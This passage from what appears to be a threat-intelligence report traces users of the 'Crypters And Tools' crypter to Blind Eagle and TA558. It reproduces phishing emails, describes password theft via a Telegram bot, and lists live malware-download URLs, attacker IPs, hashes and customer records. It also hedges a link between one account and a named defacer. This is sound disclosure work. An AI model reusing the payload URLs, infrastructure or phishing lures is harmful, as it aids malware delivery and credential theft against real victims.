- [Gabrini Cosmetics]: New order #80464
- Re: Proposal of Stall Design and Fabrication for AAHAR Expo 04-08 March 2025 (New delhi)
- ✔️ Нов термин за работилница: Последни измени на Законот за јавни набавки, актуелни теми и предизвици
- Atașez și poze cu , coletul ce mi-a ajuns , și factura lângă
- Factura fiscala cutii carton_22.11.2024
- Dit verandert er in de tarieven en voorwaarden op ons platform
- REQUEST FOR PROPOSAL FOR WORLD VISION ZIMBABWE



HSBC Advising Service
advising.service@advising.hsbc.com

To info@pantechssalloy.com

11/11/24, 1:01 PM

**** Payment Advice - Advice Ref:[A2d1yBiwqGzo] / ACH credits / Customer Ref:[15714 3990] / Second Party Ref:[640422-H] / Second Party ID:[V0000387]

Dear Sir/Madam,

The attached payment advice is issued at the request of our customer. The advice is for your reference only.

Yours faithfully,
Global Payments and Cash Management
HSBC

****

This is an auto-generated email, please DO NOT REPLY. Any replies to this
email will be disregarded.

****
Security tips

1. Install virus detection software and personal firewall on your computer. This software needs to be updated regularly to ensure you have the latest protection.
2. To prevent viruses or other unwanted problems, do not open attachments from unknown or non-trustworthy sources.
3. If you discover any unusual activity, please contact the remitter of this payment as soon as possible.
****

****
This e-mail is confidential. It may also be legally privileged.
If you are not the addressee you may not copy, forward, disclose
or use any part of it. If you have received this message in error,
please delete it and all copies from your system and notify the
sender immediately by return e-mail.


Internet communications cannot be guaranteed to be timely,
secure, error or virus-free. The sender does not accept liability
for any errors or omissions.
****

"SAVE PAPER - THINK BEFORE YOU PRINT!"

1 attachment: HSBC_Payment_Advice.html 440 KB

Figure 28. Example of a phishing email sent by bukky101

The majority of these phishing emails contained HTML attachments with a pre-filled login field corresponding to the target's email address. When a user entered their password into the form, they were shown an error message claiming the credentials were invalid. However, at that exact moment, the password was exfiltrated via a request sent to a Telegram bot, notably, not operated by bukky101, but instead by another user — @Gfcafmin.



PDF Online

Only recipient email info@pantechssalloy.com can access shared files. please Sign In to view document


info@pantechssalloy.com

Email Password

☐ Remember me

Figure 29. HTML document containing a pre-filled login field tied to bukky101

We also identified an open directory associated with bukky101, hosted at the IP address 37.49.228.234, which was mentioned in a post on the social network X.



Index of /


Name	Last modified	Size	Description
26.txt	2024-02-26 07:58	319K	
28.txt	2024-02-28 21:56	319K	
33.txt	2024-03-03 19:06	319K	
COMMERCIAL-DISPUTE.PDF.hta	2024-02-28 22:02	111K	
NEW ORDER.js	2024-02-26 06:50	1.9K	
New Order.hta	2024-02-29 13:25	85K	
Order List.vbs	2024-02-25 19:32	1.2K	
Purchase.js	2024-02-26 08:05	2.3K	
Purchase.vbs	2024-02-26 05:53	1.2K	
all.txt	2024-02-28 21:35	313K	
chm.txt	2024-02-27 13:13	319K	
law.txt	2024-02-27 07:22	319K	
mbs.txt	2024-02-25 23:49	319K	
med.txt	2024-02-25 18:40	319K	
new order.jar	2024-02-27 13:29	617	
order.js	2024-02-28 09:04	1.9K	
p.txt	2024-02-28 07:03	319K	
pe.txt	2024-02-29 10:52	319K	
ust.txt	2024-02-26 06:33	104K	
xm.txt	2024-02-28 09:08	104K	

Apache/2.4.58 (Ubuntu) Server at 37.49.228.234 Port 80

Figure 30. Open directory hosted at 37.49.228.234 associated with bukky101

While investigating bukky101, we discovered that he collaborates with multiple individuals from the cybercriminal underground. One such partner operated a server at 185.38.142.224, which was used to distribute phishing emails on a global scale. According to our data, at least 60,300 emails were sent from this IP address within a single day.

Below is an example of one such email.



CP

Cristina Pierluca <admin@bravemarine-pt.cam>

1

2/19/2025

Purchase Order

Egregio signore
Di seguito si prega di leggere il nostro ordine di acquisto.
Attendo il suo preventivo il prima possibile.

VIEW PHOTO
Cliccare sulla foto per ingrandirla
Non esitate a contattarmi per ulteriori informazioni.

Un Cordiale Saluto Lavorativo .

Figure 31. Malicious email sent by one of bukky101's associates

Clicking the link initiates the download of a JavaScript file from the following site:

> https://21ninety.info/file/Purchase-Order.js

This script retrieved additional data from paste.ee, and then made an API request to a Crypters And Tools server to download the next-stage payload:

> 3005.filemail.com/api/file/get?filekey=

The exfiltrated data was ultimately sent to a Telegram bot operated by the user "To The World Master Solution" — @Mastersolution2.

Previously, researchers noted a connection between the Aggah group and cybercriminals from Nigeria, who borrowed their tools. This observation aligns, at least in part, with the evidence presented above.

Blind Eagle: deadpoolstart2025 and ABBAS


During our research into the Blind Eagle group, we identified a server at 181.71.217.114, which belongs to a familiar ASN used by the group Colombia Movil (AS27831). Most of the domains associated with this IP address followed the pattern strekhostYYYY, such as strekhost2024[.]duckdns[.]org. According to a publicly available GitHub repository, these domains were attributed to Blind Eagle by researchers at Zscaler.

In addition to the strekhost-patterned domains, we also found several others, including:

- deadpoolstart2025.duckdns.org
- deadpoolstart2026.duckdns.org
- deadpoolstart2051.duckdns.org

We also found additional deadpoolstart domains with varying years hosted on a different IP address: 179.14.11.213. One example is deadpoolstart2035.duckdns.org.

As it turns out, the Crypters And Tools database contains a user registered under the alias deadpoolstart2025.




```
"deadpoolstart2025": {
    "ExpirationDate": "2024-11-29",
    "HadwareID": [redacted],
    "Merge_Vbs": false,
    "Months": 1,
    "Password": [redacted],
    "RegistrationDate": "2024-10-29",
    "ResetarHWID": "False",
    "Username": "deadpoolstart2025",
    "isPay_Bat": false,
    "isPay_Bypass_Chorme_Edge": true,
    "isPay_Downloader": false,
    "isPay_Win7": false,
    "isPay_js": true,
    "ispay_vbs_online": true
  },
```

Figure 32. Information from the database about the user Deadpoolstart2025

One of this user's attacks unfolded as follows.

On November 14 in 2024, the attacker sent a malicious email impersonating a Colombian pharmaceutical manufacturer.



INCONSISTENCIA EN ESTADO DE CARTERA.

Te entregamos información clara y oportuna.

Validando nuestro sistema de información, encontramos novedad en nuestra cartera complementaria.

A continuación, adjuntamos el documento con la información detallada del caso, relacionando lo mencionado.

CLAVE DE ACCESO DOCUMENTO: 8040

Figure 33. Email sent by the attacker

The link led to a Google Drive file hosting a password-protected archive named:

FOLIO_INCONSISTENCIA_REVISION_FISCAL_CARTERA_DETALLES_DETALLES_AMPLIADOS_CODIGO_VERIFICACION_ad85187414848 (SHA-256: 5fe3f4e4ab026fbcd0b595c7b35eb3b3997cae0fc8b92728b0bd556a3ec3c092). The password for the archive was included in the body of the phishing email. Inside the archive was a VBS file: (SHA-256: 937fcba2f15c795a209032a36a921fe9f53ea7a47e7295573cd1c0ebb8d9d241. Upon execution, the VBS script added itself to system startup and fetched a malicious script from paste.ee.

The downloaded script included a base64-encoded PowerShell command containing the familiar $codigo variable. Once launched, the script retrieved a payload via the Crypters And Tools API hosted at 1017.filemail.com, and additionally contacted files.catbox.moe. Ultimately, the infection chain led to the deployment of AsyncRAT, with the C2 server pointing to the attacker's infrastructure rather than the crypter's — deadpoolstart2025.duckdns.org (181.71.217.114).

We identified multiple campaigns linked to this user, with most activity concentrated between November 2024 and February 2025. In all documented cases the attacker deployed AsyncRAT. One particular detail that stood out was the structure of the AsyncRAT mutex used in these attacks:

> zzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzNUEVOHOSTMALDITASEA


From Spanish "nuevo host, maldita sea" translates to "new host, damn it".

During our analysis, we also discovered a Crypters And Tools server that was used to interact with the crypter via its API. Based on one of the requests we identified, one of the users of the service was an individual operating under the alias ABBAS:

> http://91.92.254.29/Users_API/ABBAS/file_odpxh4oq.2bf.txtn


A closer look at the attack chain reveals clear correlations with Blind Eagle operations. For instance, the use of IP addresses such as 191.93.113.10 and 152.201.184.91, both hosted by Colombian providers commonly associated with Blind Eagle. Additionally, the structure of this attack aligns closely with descriptions published in a [recent report by Check Point](#).

The user ABBAS appeared in every version of the Crypters And Tools database we monitored throughout the course of the research.



```
"ABBAS ABBUD": {
  "ExpirationDate": "2024-12-23",
  "HadwareID": [redacted],
  "Merge_Vbs": false,
  "Months": 3,
  "Password": [redacted],
  "RegistrationDate": "2024-09-23",
  "ResetarHWID": "False",
  "Username": "ABBAS ABBUD",
  "isPay_Bat": false,
  "isPay_Bypass_Chorme_Edge": true,
  "isPay_Downloader": false,
  "isPay_Win7": false,
  "isPay_js": true,
  "ispay_vbs_online": true
},
```

Figure 34.1. Information from the database about ABBAS user



```
"ABBASABBUD": {
  "ExpirationDate": "2025-04-15",
  "ExpirationDate_bat": "2025-04-15",
  "ExpirationDate_vbs_js": "2025-04-15",
  "HadwareID": [redacted]
  "Months": 3,
  "Password": [redacted]
  "RegistrationDate": "2025-02-15",
  "ResetarHWID": "False",
  "Username": "ABBASABBUD",
  "isPay_Encryption_01": true,
  "isPay_Encryption_02": false
},
```

Figure 34.2. Information from the database about ABBAS user

As a result, we conclude that unlike bukky101, who cannot be definitively attributed to either Aggah or TA558, the activities of deadpoolstart2025 and ABBAS fully align with the profile of Blind Eagle. This includes the language used, target demographics and server infrastructure. Therefore, we assess with high confidence that deadpoolstart2025 and ABBAS are either members of Blind Eagle or maintain direct collaboration with the group.

TA558: Brainiac, syscore and negrocock

As demonstrated in the case of user ABBAS, some Crypters And Tools users were identified during our research into the activities of specific threat groups — namely Blind Eagle and TA558.

Two such users — BrainiacMAX and syscore — were found interacting with the crypter's infrastructure via its API:

- http://91.92.254.14/Users_API/BrainiacMAX/file_ksg3fckt.hot.txt
- http://66.70.160.254/Users_API/syscore/file_ikvt3ei1.mgv.txt

In the chapter "[Features of TA558 and How It Differs from Blind Eagle](#)", we outlined distinct characteristics that help identify the TA558 group. In this case, the attack chain linked to BrainiacMAX exhibits a classic example of TA558 activity — including infrastructure hosted on AS-COLOCROSSING and the use of uniquely structured filenames:

- http://192.3.216.148/uh.ee.uh.ee.uhuheee.doc
- http://192.3.216.148/datingloverstartingAgain.vbs

Moreover, the exfiltrated data was sent via a legitimate but compromised SMTP server in Romania — a technique consistent with TA558's known activity, which we have observed since [our first publication about the group](#).

A similar pattern was observed in the case of user syscore. The attack involved an Excel document with a filename highly characteristic of TA558: Product Inquiry466789.xls

(SHA-256: 3a7d034a793a0f03dc9930446aebf326320140584eeb171909962ec7123f9e5e)/


Upon execution, the file downloaded an RTF template from the following URL:

> http://51.81.235.253/66166/hd/hd.d.d.d.dddd.doC

Later in the attack chain, a VBS file appeared — again bearing a filename highly typical of TA558:


> http://51.81.235.253/66166/catcallingfemalecattogiveflowersgreat.gif

Both of these users were identified in the Crypters And Tools database.



```
"Brainiacware": {
  "ExpirationDate": "2025-05-10",
  "ExpirationDate_bat": "2025-05-10",
  "ExpirationDate_vbs_js": "2025-05-10",
  "HadwareID": [redacted],
  "Months": 3,
  "Password": [redacted]
  "RegistrationDate": "2025-02-10",
  "ResetarHWID": "False",
  "Username": "Brainiacware",
  "isPay_Encryption_01": true,
  "isPay_Encryption_02": false
},
```

Figure 35.1. Information from the database about the user Brainiac



```
"syscore": {
  "ExpirationDate": "2025-06-23",
  "ExpirationDate_bat": "2025-06-23",
  "ExpirationDate_vbs_js": "2025-06-23",
  "HadwareID": [redacted]
  "Months": 3,
  "Password": [redacted]
  "RegistrationDate": "2025-01-24",
  "ResetarHWID": "False",
  "Username": "syscore",
  "isPay_Encryption_01": true,
  "isPay_Encryption_02": false
},
```

Figure 35.2. Information from the database about the user syscore

As with the users deadpoolstart2025 and ABBAS, we can state with confidence that these specific users — BrainiacMAX and syscore — are affiliated with a publicly documented group. In this case, that group is TA558.

Another user, negrocock, was found in a similar way:


> http://94.156.65.247/Users_API/negrocock/file_mq5uppna.ldt.txt

His attacks also contained typical for TA558 patterns:

- http://198.46.178.144/morningfiledatinglover.vbs
- http://198.46.178.144/eveningfiledatinglover.vbs

KareemHacker


The following user was present in the Crypters And Tools database:



```
"KareemHacker": {
  "ExpirationDate": "2025-03-26",
  "ExpirationDate_bat": "2025-03-26",
  "ExpirationDate_vbs_js": "2025-03-26",
  "HadwareID": [redacted],
  "Months": 1,
  "Password": [redacted],
  "RegistrationDate": "2025-02-26",
  "ResetarHWID": "False",
  "Username": "KareemHacker",
  "isPay_Encryption_01": true,
  "isPay_Encryption_02": false
},
```

Figure 36. Information from the database about the user KareemHacker

Kareem.Hacker is a hacker, presumably from Morocco, who has been credited with defacements of at least 538 sites according to mirror-h (a site that collects defacement data), and 1,671 according to zone-h. He also has his own GitHub account, an X account, and several YouTube channels, one of which features him writing Arabic lyrics to music and showing sites he has defaced. His X account is currently blocked for violating the rules, as some users have complained that he has hacked their sites.



Overview | Repositories 2 | Projects | Packages | Stars

Kareem.Hacker
K4X

Follow

- mc@hotmail.com Close your eyes and forget.

4 followers · 0 following

twitter.com/KareemHacker
Block or Report

Popular repositories

DF-Scanner (Public)
a script help you to find directory & files on the site
Perl ☆ 2 · 1

AdminFinder (Public)
a Script has some tracks that help you to find the Admin Panel
Perl ☆ 1 · 1

0 contributions in the last year

Contribution activity

March 2025

Figure 37. GitHub account: Kareem.Hacker

It is worth noting that Kareem Hacker may be a legitimate though uncommon combination of first and last name. At this time, we cannot confirm with certainty that the Crypters And Tools user and the defacer known as Kareem.Hacker are the same individual.

HeadMaster

During our research of Crypters And Tools, we examined various marketplaces, websites, and other platforms where the crypter is sold. One such platform is nitrosoftwares[.]com, which offers a range of tools including exploits, crypters, loggers, crypto clippers, and etc.

